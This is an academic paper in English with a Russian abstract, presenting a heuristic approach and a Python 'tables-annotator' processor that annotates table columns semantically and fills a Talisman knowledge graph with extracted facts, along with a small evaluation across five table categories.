Информация об авторах / Information about authors

Андрей Игоревич ПЕРМИНОВ является аспирантом, стажером-исследователем. Его научные интересы включают цифровую обработку сигналов, нейросетевую обработку данных, разработку доверенных моделей и алгоритмов машинного обучения и создание искусственных данных.

Andrey Igorevich PERMINOV is a postgraduate student, researcher. His research interests include digital signal processing, neural network data processing, development of trusted models and machine learning algorithms and creation of artificial data.

DOI: 10.15514/ISPRAS-2024-36(3)-7

Automated Extraction of Facts from Tabular Data based on Semantic Table Annotation

N.O. Dorodnykh, ORCID: 0000-0001-7794-4462 <*nikidorny@icc.ru*>
A.Yu. Yurin, ORCID: 0000-0001-9089-5730 <*iskander@icc.ru*>

Matrosov Institute for System Dynamics and Control Theory of the Russian Academy of Sciences, 134, Lermontov st., Irkutsk, 664033, Russia.

Abstract. The use of knowledge graphs in the construction of intelligent information and analytical systems provides to effectively structure and analyze knowledge, process large volumes of data, improve the quality of systems, and apply them in various domains such as medicine, manufacturing, trade, and finance. However, domain-specific knowledge graph engineering continues to be a difficult task, requiring the creation of specialized methods and software. One of the main trends in this area is the use of various information sources, in particular tables, which can significantly improve the efficiency of this process. This paper proposes an approach and a tool for automated extraction of specific entities (facts) from tabular data and populating them with a target knowledge graph based on the semantic interpretation (annotation) of tables. The proposed approach is implemented in the form of a special processor included in the Talisman framework. We also present an experimental evaluation of our approach and a demo of domain knowledge graph development for the Talisman framework.

Keywords: knowledge engineering; knowledge graph; knowledge graph population; tabular data; semantic table interpretation; fact extraction.

For citation: Dorodnykh N.O., Yurin A.Yu. Automated Extraction of Facts from Tabular Data based on Semantic Table Annotation. *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 93-104. DOI: 10.15514/ISPRAS-2024-36(3)-7.

Acknowledgements. The research was carried out within the state assignment of Ministry of Science and Higher Education of the Russian Federation (theme No. 1023110300006-9). Dorodnykh N.O. is a scholarship holder of the Council for Grants of the President of Russia (grant No. SP-978.2022.5).

Автоматизированное извлечение фактов из табличных данных на основе семантического аннотирования таблиц

Н.О. Дородных, ORCID: 0000-0001-7794-4462 <*nikidorny@icc.ru*>
А.Ю. Юрин, ORCID: 0000-0001-9089-5730 <*iskander@icc.ru*>

Институт динамики систем и теории управления имени В.М. Матросова РАН,
Россия, 664033, г. Иркутск, ул. Лермонтова, д. 134.

Аннотация. Использование графов знаний при построении интеллектуальных информационно-аналитических систем позволяет эффективно структурировать и анализировать знания, обрабатывать большие объемы данных, повышать качество систем и применять их в различных областях, таких как медицина, производство, торговля и финансы. Однако создание графов знаний для конкретной предметной области по-прежнему остается сложной задачей, требующей создания специализированных методов и программного обеспечения. Одной из основных тенденций в этой области является использование различных источников информации, в частности таблиц, что позволяет существенно повысить эффективность этого процесса. В данной статье предложен подход и программное средство для автоматического извлечения конкретных сущностей (фактов) из табличных данных и пополнения ими целевого графа знаний на основе семантической интерпретации (аннотирования) таблиц. Предложенный подход реализован в виде специализированного обработчика, входящего в состав платформы Talisman. В статье также представлена экспериментальная оценка предлагаемого подхода и демонстрация разработки предметного графа знаний для платформы Talisman.

Ключевые слова: инженерия знаний; граф знаний; пополнение графа знаний; табличные данные; семантическая интерпретация таблиц; извлечение фактов.

Для цитирования: Дородных Н.О., Юрин А.Ю. Автоматизированное извлечение фактов из табличных данных на основе семантического аннотирования таблиц. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 93–104 (на английском языке). DOI: 10.15514/ISPRAS–2024–36(3)–7.

Благодарности. Работа выполнена в рамках государственного задания Министерства науки и высшего образования Российской Федерации (тема № 1023110300006-9). Автор Дородных Н.О. является стипендиатом Совета по грантам Президента России (проект СП-978.2022.5).

1. Introduction

Currently, the development of intelligent information and analytical systems aimed at solving complex practical problems remains a relevant area of scientific research. Such systems are actively used in the fields of corporate information retrieval (e.g., Microsoft SharePoint, Oracle Secure Enterprise Search, Elasticsearch), knowledge bases and text analysis (e.g., Palantir Gotham, IQPlatform, Semantic Archive (ANBR), Aiteko “X-files 2.0”), media and social network monitoring (e.g., LexisNexis, Medialogy, Kribrum, BrandAnalytics, Scan Interfax), competitive intelligence (e.g., Maltego, Hensoldt Analytics, Vitok-OSINT), forecasting, and data analytics (e.g., SAS Analytics, IBM Watson Studio, PolyAnalyst Megaputer). Knowledge graphs can be used to build such systems. They are designed to accumulate and transfer knowledge about the real world, the nodes of which represent objects of interest, and the edges represent relationships between these objects [1]. Knowledge graphs represent complex knowledge in a structured form, which facilitates the analysis and use. They can be scaled to any size, allowing them to process large volumes of data. In general, the use of knowledge graphs in the construction of intelligent systems makes it possible to effectively structure knowledge and identify hidden associations and dependencies between various concepts, which can be useful for decision-making or forecasting [2]. However, knowledge graph engineering is a rather time-consuming task and may require processing huge amounts of data obtained from various sources (e.g., databases, documents, web resources) [3]. Thus, our research aimed at automating knowledge graph construction and population them with new facts when solving practical and weakly formalized problems in various domains is relevant [4].

Over the past decade, the scientific community has proposed a wide range of different methods and software aimed at knowledge graph engineering. The main trend is the use of various information sources. In particular, such a source is tables that present information in the form of a set of rows and columns. In general, each row of a table represents a record, and each column represents an attribute or field. Tables allow one to store and process data efficiently because they provide a structured way to store information. They are widely used in various fields (e.g., finance, statistics, and programming) and are the basis for many applications and systems that work with data. According to some research [5], millions of useful facts can be extracted from tables contained both on the web and as part of different e-documents. All these factors make tables a valuable source of knowledge when constructing knowledge graphs for intelligent systems. However, tables are very heterogeneous in their structure and are not accompanied by explicit semantics necessary for automatic interpretation of their content as intended by their author. This fact prevents the active and practical use of tabular data.

In this paper, we propose an approach for automated extraction of facts from tables and filling in a target knowledge graph with them. The main feature of the proposed approach is the ability to automatically restore the semantics of tabular data based on a set of intuitive heuristics. This approach is implemented in the form of a special processor included in the Talisman (Tracking and Learning Insights from Social Media Analysis) framework [6]. The development of the processor and its subsequent testing were carried out as part of a research project with the Ivannikov Institute for System Programming of the Russian Academy of Sciences (ISP RAS).

The paper is organized as follows: Section 2 presents the current state of research in the field of semantic interpretation of tables. Section 3 describes the problem statement, the proposed approach, and the features of its software implementation. Section 4 provides a demo example with the experimental evaluation, while the Conclusions provide discussion of the results and concluding remarks.

2. Related works

Automation of knowledge graph engineering is an actual topic in the field of artificial intelligence and big data processing. One of the main trends in this direction is the use of automatic knowledge extraction from various information sources, in particular, presented in the form of tables. At the same time, automatic creation of domain knowledge graphs and their population with new facts is not possible without automatic understanding of the structure and content of tabular data. The restoration of this semantics is carried out by methods in such a scientific direction as Semantic Table Interpretation (STI) [6, 7]. The first works in this area [8, 9] appeared in 2010 and were aimed at comparing individual table elements with concepts from a knowledge graph, ontology, or other external dictionary (e.g., DBpedia, Wikidata, Yago, Freebase, WordNet). Traditionally, the semantic interpretation (annotation) of tables includes four main tasks [7]:

- *Cell Entity Annotation (CEA)* is the mapping cell values to entities (class instances) of a target knowledge graph;
- *Column Type Annotation (CTA)* is the mapping individual table columns to the semantic types (classes) of a target knowledge graph;
- *Column Property Annotation (CPA)* is the mapping relationships between columns with properties of a target knowledge graph;
- *Table Annotation (TA)* is the comparison of the entire table with some class of a target knowledge graph (table topic detection).

The following two main stages can be defined in STI research:

Stage 1 (*initial: 2010–2019*). At this stage, a formulation of the problem of semantic interpretation of tables was carried out, and the main goals and objectives were identified. The stage is also characterized by the gradual publication of works aimed mainly at analyzing the natural language

content and context of tables using methods of ontology matching, entity lookup (both in global cross-domain knowledge graphs and in domain-specific ontologies), Wikification and knowledge graph embeddings [10-14]. Iterative approaches based on the use of probabilistic graphical models [15, 16] and machine learning methods [15, 17, 18] can also be highlighted.

Stage 2 (*modern: 2019–present*). This stage is characterized by the rapid growth of high-quality works, extensively studied projects, and decent results for separate STI tasks. The first commercial solutions that expand the functionality of data preparation and analysis systems, such as Microsoft Power BI, Trifacta and Google Looker Studio, in terms of the semantic type detection of table columns, are appearing. At this stage, approaches based on deep machine learning (e.g., JHSTabEL [19], Sato [20]) and especially using pre-trained language models (e.g., TURL [21], TaBERT [22], TABBIE [23], TUTA [24], Doduo [25]) have gained great popularity. Since 2019, the SemTab competition (Semantic Web Challenge on Tabular Data to Knowledge Graph Matching) [27] aimed at comparing tabular data with knowledge graphs takes place every year as part of the International Semantic Web Conference (ISWC). The main metrics and criteria for evaluating table annotation systems were formulated as part of the competition. In addition, many datasets (e.g., WebTables, WikiTables, GitTables, SOTAB) to test the performance of such systems have been released.

In recent years, significant progress has been made in research on automatic understanding of tabular information. However, there is a gap between the effectiveness of existing solutions in tests and their applicability in practice. First of all, this is due to the lack of high-quality labeled training data, coupled with the difficulty of customizing existing models and approaches for specific domains. It should also be noted that there is no stage associated with extracting new facts from semantically annotated tabular data and filling in a target knowledge graph with them in most approaches and tools. This determines the relevance of the development of new methods and software aimed at a comprehensive solution to problems of semantic interpretation of tables and fact extraction within specific domains.

3. The proposed approach

3.1 The problem statement

Vertical tables are considered input data for the proposed approach. A vertical table is an array of data arranged in the form of vertical columns. A column may contain a header. In such tables, each column can be divided into two types:

- *a named entity (categorical) column* contains entity mentions of some domain (e.g., persons, organizations, events);
- *a literal column* contains some values of simple datatypes (e.g., date, time, cardinal number).

Assumption 1. There are no merged cells in the tables being processed.

Assumption 2. The source tables are processed independently of each other.

A knowledge base of the Talisman framework is used as a target knowledge graph. Let's formalize the description of this knowledge base:

$$KB = \{DM, F\},$$

where *KB* is a knowledge base of the Talisman framework; *DM* is a domain model that defines an ontological scheme with an abstract description of concepts and their relationships; *F* is a set of specific entities (facts) that are typified based on the domain model. At the same time:

$$DM = \{CT, PT, PVT, BVT, RT\},$$

where *CT* is a concept type (e.g., person, organization, product); *PT* is a property type (e.g., residential address, work phone, birthdate); *PVT* is a property value type (e.g., address, date, distance); *BVT* is a basic value type (e.g., geolocation (coordinates), date, date interval, string, string

indicating language, number); *RT* is a relation type defined between two concept types (e.g., "*works in*", "*studies in*", "*is a*").

$$F = \{C, P, AV, R, M\},$$

where *C* is a concept (e.g., a specific person, a specific organization, or product); *P* is a concept property that is of interest to end users. In this case, a property can be identifying (e.g., "*name*" that uniquely characterizes a specific object); *AV* is a specific atomic value of a property (e.g., a person's age or mobile phone number); *R* is a relation between two concepts; and *M* is a mention, which is a text fragment that directly points to an object/event/concept of the real or virtual world, corresponding to some concept, property, or relation.

An example of using the Talisman knowledge graph is shown in Fig. 1.

The proposed approach implements semantic annotation of columns and relationships between them, which consists of matching certain property types to columns, finding the most suitable concept type based on them, as well as identifying relation types between certain concept types. Next, let's take a closer look at the main stages of this approach.




Fig. 1. An example of using the Talisman knowledge graph

3.2 The main stages

The proposed approach builds on our previous work, and aims to process Talisman documents presented in the Talisman Document Model (TDM) format, version 1.0. This model may contain a set of vertical tables, each of which needs to be processed. A Talisman document is an entity of the Talisman framework, containing data collected by the system in a unified form. The source of documents is files of various formats (e.g., PDF, DOCX, CSV, HTML) downloaded from file storages or web pages, including files posted on pages from the Web. In this case, a universal system for extracting content and logical structure from textual documents, namely, Dedoc [28] is used. A document is structured textual content and/or image along with extracted facts.

The main stages of the proposed approach are presented in Fig. 2.

Stage 1: Table Preprocessing. At this stage, Named Entity Recognition (NER) is performed for each cell in a source table. For this purpose, the pre-trained XLM-RoBERTa model [29] is used, which recognizes occurrences of some named entities (persons, companies, locations, etc.) in the text. This model was fine-tuned on the following datasets: CoNLL 2003 (English), OntoNotes (English), OntoNotes (Chineese), and DocRED (English). The corresponding NER labels of named entities are assigned to each cell in a source table, thus characterizing the data that it contains.




Fig. 2. The main stages of the proposed approach

Depending on the assigned NER label, the relevant mention facts and atom value facts are automatically extracted from cells, which correspond to a specific property value type defined in a domain model. In addition, at this stage, preliminary property facts and concept facts can also be extracted from cells. This stage is performed using the semantic analyzer (IE), which is part of the Talisman framework.

Stage 2: Candidate Type Search. A set of candidate property types for each column obtained from a domain model is generated based on defined mention facts and atom value facts. It should be noted that columns for which facts were not extracted in the previous stage will be excluded from subsequent table processing.

Stage 3: Column Type Annotation. At this stage, the most suitable property type is selected from a set of candidates to assign to its column. For this purpose, a special aggregated method is used consisting of a combination of the following heuristics:

1) *Majority Voting*. This heuristic is a fairly simple baseline solution, which consists of the fact that the most suitable property type from a set of candidates is assigned to a column based on direct inference from those property facts (these facts have already been extracted from column cells using the semantic analyzer). Thus, there is a set of property types for each specific property fact to which it corresponds. Next, the number (frequency of occurrence) of each candidate type is calculated. The value of this frequency is a natural number, including zero. Therefore, the normalization method defined in [30] our previous work is used to represent this value in a score range from 0 to 1 (each type from a set of candidates will be determined by such a score);
2) *Heading Similarity*. A lexical matching of a column header with names (labels) of property types from a set of candidates is carried out based on the Levenshtein distance. Depending on this distance, a score is given to each candidate type. Moreover, if concept facts were previously identified in a column (at the table preprocessing stage), then a column header is compared not with names (labels) of property types from a set of candidates but with names (labels) of concept types that are associated with these candidate property types. The normalization method is also used to represent the obtained score in the range from 0 to 1;
3) *Property Grouping*. This heuristic is based on the assumption that a source table may have

one or more categorical columns in which the semantic analyzer has already extracted some concept facts with identifying property facts (e.g., "*name*" property for some organization concept). Next to such categorical columns, there are usually columns with their properties. In this case, columns with properties can be located anywhere in a source table and don't depend on the location of categorical columns. The number of possible properties for each categorical column that are located in other non-categorical (literal) columns and relate to this concept is calculated. Next, it is determined which categorical column corresponds to the maximum number of properties. For such a column and columns with properties, a score equal to one is set.

An aggregated score is determined based on all three heuristics and defines the overall probability that a certain property type from a set of candidates is the most suitable (relevant) for annotating a table column.

Stage 4: Fact Extraction. New concept facts, mention facts, atom value facts, and concept property facts are extracted from a source table using the established column annotations. In this case, the extracted mention facts include the value of the entire cell as a whole. The facts are extracted row by row, from left to right. Property facts are created only for the leftmost categorical column in a source table; if a table defines the same property type as an annotation for several categorical columns (e.g., if a table contains two columns holding persons and all other columns are defined as some properties for persons, then only for concept facts from the first column the corresponding properties will be created). In this case, identifying properties (e.g., names) will always be extracted. All possible relation facts between the extracted concept facts are also extracted row by row from a source table. All the facts extracted in this way enrich the target Talisman knowledge graph.

3.3 Implementation

The proposed approach is implemented in the form of a special processor called "*tables-annotator*". This processor is written in Python 3.10 and is part of the Talisman Information Extraction (Talisman-IE) subsystem. The processor is the REST server that transforms the input Talisman document. The processor also receives as input a configuration for document processing, which is a JSON object that specifies rules and/or restrictions for transforming input documents.

The configuration for the "*tables-annotator*" processor:

```
{
   "table_indices": "<table sequence numbers>",
   "column_indices": {
      "<table sequence numbers>": "<column sequence numbers>",
      ...
   },
   "header_numbers": [ <row number 1>, ..., <row number n> ]
}
```

Configuration parameters:

- "*table_indices*" is an optional parameter that specifies indexes for tables found in a source document that must be excluded from processing. For this purpose, both individual table indexes and range indexes can be indicated separated by commas, for example: "*1, 2, 3, 5-8, 10*". The special value "*end*" can be used in this range. In this case, tables will be counted automatically until the end of a document, for example: "*1, 3, 5-end*";
- "*column_indices*" is an optional parameter that specifies indexes for columns that need to be excluded from processing in the specified tables. For this purpose, a dictionary is specified, where a key is table indexes or range indexes, and a value is column indexes or range indexes related to the specified tables. These table and column indexes are text

values and are compiled according to the same principle as the "*table_indices*" parameter;

- "*header_numbers*" is an optional parameter that specifies a list of row indexes that is a table header. By default, the first row of a table is considered a header. Row indexes must be numeric values.

Thus, if it is necessary to process all tables from the Talisman document and extract facts from them, then the default configuration is not specified.

4. The usage example

The developed "*tables-annotator*" processor was used as part of a research project conducted for ISP RAS. The problem of an automated population of domain knowledge graphs in the Talisman framework with new facts extracted from tabular data was solved. The Talisman framework is a set of tools for the automation of typical tasks such as data processing (e.g., collection, integration, analysis, storage, and visualization). This framework provides rapid development of specialized multi-user analytical systems that combine information from internal databases and open web-sources.

Our processor was tested by analyzing test tables collected by categories: "*organization employees*", "*open vacancies*", "*car market*", "*famous scientists*", "*book sales*". The following web resources were used to generate a test set of tabular data:

- web sites of scientific and educational institutions (e.g., the Matrosov Institute of System Dynamics and Control Theory named SB RAS, Irkutsk National Research Technical University);
- job bank of the Irkutsk region and web service of hh (Irkutsk);
- avito web service;
- russian-language part of Wikipedia;
- labyrinth web store.

Tabular data was collected manually from web tables and stored in the form of DOCX documents. The average number of columns in the collected tables is 5, and the average number of rows is 12.

A fragment of the domain model for a target knowledge graph of the Talisman framework was used in the process of semantic annotation of tables and at the stage of population with new facts extracted from tables. This fragment is presented in Fig. 3. A target knowledge graph is presented as a semantically labeled property graph, which is accessed using the GraphQL interface.




Fig. 3. A fragment of a domain model

The domain model describes the main concepts such as "*Person*" (NER labels: PERSON, PER), "*Organization*" (NER labels: ORGANIZATION, ORG), "*Vacancy*" (there is no corresponding NER labels), "*Car*" (NER labels: PRODUCT) and "*Book*" (NER labels: WORK_OF_ART).

Fig. 4 shows an illustrative example of a processed source table from the "car market" category on the Talisman framework with a description of advertisements for the sale of used cars in the city of Irkutsk, as well as specific column annotations and extracted facts.

Well-known measures such as precision, recall, and F1 score were used to perform an experimental evaluation for the stage of the automated semantic annotation of columns by using the "*tables-annotator*" processor:

$$precision = \frac{P}{C},\ recall = \frac{P}{CN},\ F1 = \frac{2 \times percision \times recall}{percision + recall},$$

where P is a number of correctly annotated columns (perfect annotations); C is a number of annotated columns; and CN is the total number of columns in a source table.




Fig. 4. A fragment of the processed source table from the "car market" category on the Talisman framework

The resulting accuracy score for test tables from various categories is presented in Table 1.

Table 1. The experimental evaluation for test tables

Table category	Precision	Recall	F1
Organization employees	1,00	0,80	0,89
Open vacancies	0,20	0,16	0,18
Car market	1,00	0,83	0,91
Famous scientists	0,75	0,75	0,75
Book sales	0,80	0,67	0,73

Our processor showed acceptable evaluation results. However, the current version of the processor is based entirely on named entity recognition results received at stage 1 of our approach. This fact does not allow us to involve columns for which NER labels have not been defined in the table processing (e.g., for a column with the name of an open vacancy for tables from the "*vacancies*" category). This is the main problem that influenced the current evaluation results (e.g., quite low scores for tables from the "*open vacancies*" category).

Other limitations of our approach are the following:

- only vertical tables are processed;
- values (mentions) are extracted entirely from cells (e.g., "*First Name*," "*Last Name*," and "*Patronymic Name*" are not extracted separately from cell with "*Full Name*");
- a single value is not formed from the values of several cells;
- complex composite values for concept properties are not considered;
- relation properties are not extracted.

A comprehensive comparison of individual elements of our approach (e.g., majority voting and heading similarity methods) with some similar solutions is presented in [31]. In general, the results obtained show the promise of using the developed approach and processor to support the process of domain knowledge graph population based on semantically annotated tabular data.

5. Conclusions

In this paper, we present an approach to the STI process and extract specific entities (facts) from semantically annotated tabular data. The proposed approach includes a combination of heuristic solutions to automatically annotate table columns and relationships between columns. The approach uses Talisman documents as input data and a knowledge base of the Talisman framework as a target knowledge graph. The approach is implemented in the form of a special "*tables-annotator*" processor, which is part of the Talisman-IE subsystem.

The evaluation results for the developed software are considered in a research project conducted with ISP RAS. The results obtained have shown the applicability of our approach to practical tasks. In the future, we plan to improve the evaluation results by combining the proposed heuristic solutions with methods based on deep machine learning. In particular, we plan to use pre-trained language models to predict the relevant semantic type for table columns.

References

[1]. Hogan A., Blomqvist E., Cochez M., d'Amato C., De Melo G., Gutierrez C., Gayo J. E. L., Kirrane S., Neumaier S., Polleres A., Navigli R., Ngomo A.-C. N., Rashid S. M., Rula A., Schmelzeisen L., Sequeda J., Staab S., Zimmermann A. Knowledge Graphs, 2021.

[2]. Ji S., Pan S., Cambria E., Marttinen P., Yu P. S. A Survey on Knowledge Graphs: Representation, Acquisition and Applications. IEEE Transcations on Neural Networks and Learning Systems, vol. 33, no. 2, 2021, pp. 494-514. DOI: 10.1109/TNNLS.2021.3070843.

[3]. Martinez-Rodriguez J. L., Hogan A., Lopez-Arevalo I. Information Extraction meets the Semantic Web: A Survey. Semantic Web, vol. 11, 2020, pp. 255-335. DOI: 10.3233/SW-180333.

[4]. Villazon-Terrazas B., Garcia-Santa N., Ren Y., Srinivas K., Rodriguez-Muro M., Alexopoulos P., Pan J. Z. Construction of Enterprise Knowledge Graphs (I). Exploiting Linked Data and Knowledge Graphs in Large Organisations, Springer, Cham, 2017.

[5]. Lehmberg O., Ritze D., Meusel R., Bizer C. A large public corpus of web tables containing time and context metadata. Proc. 25th International Conference Companion on World Wide Web, 2016, pp. 75-76. DOI: 10.1145/2872518.2889386.

[6]. Talisman framework, Available at: http://talisman.ispras.ru, accessed 06.05.2024.

[7]. Bonfitto S., Casiraghi E., Mesiti M. Table understanding approaches for extracting knowledge from heterogeneous tables. Wiley Interdisciplinary Reviews: Data Mining and Knowledge Discovery, vol. 11, no. 4, 2021, e1407. DOI: 10.1002/widm.1407.

[8]. Liu J., Chabot Y., Troncy R. From tabular data to knowledge graphs: A survey of semantic table interpretation tasks and methods. Journal of Web Semantics, vol. 76, 2023, 100761. DOI: 10.1016/j.websem.2022.100761.

[9]. Limaye G., Sarawagi S., Chakrabarti S. Annotating and Searching Web Tables Using Entities, Types and Relationships. Proc. VLDB Endowment, vol. 3, 2010, pp. 1338-1347. DOI: 10.14778/1920841.1921005.

[10]. Mulwad V., Finin T., Syed Z., Joshi A. Using linked data to interpret tables. Proc. the First International Conference on Consuming Linked Data (COLD'10), vol. 665, 2010, pp. 109-120.

[11]. Bhagavatula C. S., Noraset T., Downey D. TabEL: Entity Linking in Web Tables. Proc. the 14th International Semantic Web Conference (ISWC'2015), 2015, pp. 425-441. DOI: 10.1007/978-3-319-25007-6_25.

[12]. Efthymiou V., Hassanzadeh O., Rodriguez-Muro M., Christophides V. Matching web tables with knowledge base entities: From entity lookups to entity embeddings. Proc. 16th International Semantic Web Conference (ISWC'2017), 2017, pp. 260-277. DOI: 10.1007/978-3-319-68288-4_16.

[13]. Ritze D., Bizer C. Matching web tables to DBpedia - A feature utility study. Proc. 20th International Conference on Extending Database Technology (EDBT'17), 2017, pp. 210-221. DOI: 10.5441/002/EDBT.2017.20.

[14]. Zhang Z. Effective and efficient semantic table interpretation using TableMiner+. Semantic Web, vol. 8, no. 6, 2017, pp. 921-957. DOI: 10.3233/SW-160242.
[15]. De Vos M., Wielemaker J., Rijgersberg H., Schreiber G., Wielinga B., Top J. Combining information on structure and content to automatically annotate natural science spreadsheets. International Journal of Human-Computer Studies, vol. 103, 2017, pp. 63-76. DOI: 10.1016/j.ijhcs.2017.02.006.
[16]. Takeoka K., Oyamada M., Nakadai S., Okadome T. Meimei: An Efficient Probabilistic Approach for Semantically Annotating Tables. Proc. the AAAI Conference on Artificial Intelligence, vol. 33, no. 01. 2019, pp. 281-288. DOI: 10.1609/aaai.v33i01.3301281.
[17]. Kruit B., Boncz P., Urbani J. Extracting Novel Facts from Tables for Knowledge Graph Completion. Proc. the 18th International Semantic Web Conference (ISWC'2019), 2019, pp. 364-381. DOI: 10.1007/978-3-030-30793-6_21.
[18]. Chen J., Jimenez-Ruiz E., Horrocks I., Sutton C. ColNet: Embedding the Semantics of Web Tables for Column Type Prediction. Proc. the AAAI Conference on Artificial Intelligence, vol. 33, no. 01, 2019, pp. 29-36. DOI: 10.1609/aaai.v33i01.330129.
[19]. Hulsebos M., Hu K., Bakker M., Zgraggen E., Satyanarayan A., Kraska T., Demiralp Ç., Hidalgo C. Sherlock: A Deep Learning Approach to Semantic Data Type Detection. Proc. the 25th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining (KDD'19), 2019, pp. 1500-1508. DOI: 10.1145/3292500.3330993.
[20]. Xie J., Lu Y., Cao C., Li Z., Guan Y., Liu Y. Joint Entity Linking for Web Tables with Hybrid Semantic Matching. Proc. the International Conference on Computational Science, 2020, pp. 618-631. DOI: 10.1007/978-3-030-50417-5_46.
[21]. Zhang D., Suhara Y., Li J., Hulsebos M., Demiralp C., Tan W.-C. Sato: Contextual semantic type detection in tables. Proc. the VLDB Endowment, vol. 13, no. 11, 2020, pp. 1835-1848. DOI: 10.14778/3407790.3407793.
[22]. Deng X., Sun H., Lees A., Wu Y., Yu C. TURL: Table Understanding through Representation Learning. Proc. the VLDB Endowment, vol. 14, no. 3, 2020, pp. 307-319. DOI: 10.14778/3430915.3430921.
[23]. Yin P., Neubig G., Yih W. TaBERT: Pretraining for Joint Understanding of Textual and Tabular Data. Proc. the 58th Annual Meeting of the Association for Computational Linguistics, 2020, pp. 8413-8426. DOI: 10.18653/v1/2020.acl-main.745.
[24]. Iida H., Thai D., Manjunatha V., Iyyer M. TABBIE: Pretrained Representations of Tabular Data. Proc. the 2021 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, 2021, pp. 3446-3456. DOI: 10.18653/v1/2021.naacl-main.270.
[25]. Wang Z., Dong H., Jia R., Li J., Fu Z., Han S., Zhang D. TUTA: Tree-based Transformers for Generally Structured Table Pre-training. Proc. the 27th ACM SIGKDD Conference on Knowledge Discovery & Data Mining (KDD'21), 2021, pp. 1780-1790. DOI: 10.1145/3447548.3467434.
[26]. Suhara Y., Li J., Li Y. Annotating Columns with Pre-trained Language Models. Proc. the 2022 International Conference on Management of Data (SIGMOD'22), 2022, pp. 1493-1503. DOI: 10.1145/3514221.3517906.
[27]. SemTab challenge, Available at: http://www.cs.ox.ac.uk/isg/challenges/sem-tab/, accessed 06.05.2024.
[28]. Belyaeva O., Bogatenkova A., Turdakov D. Dedoc: A Universal System for Extracting Content and Logical Structure From Textual Documents. 2023 Ivannikov Ispras Open Conference (ISPRAS), IEEE, 2023, pp. 20-25.
[29]. Conneau A., Khandelwal K., Goyal N., Chaudhary V., Wenzek G., Guzmán F., Grave E., Ott M., Zettlemoyer L., Stoyanov V. Unsupervised Cross-lingual Representation Learning at Scale. Proc. the 58th Annual Meeting of the Association for Computational Linguistics, 2020, pp. 8440-8451. DOI: 10.18653/v1/2020.acl-main.747.
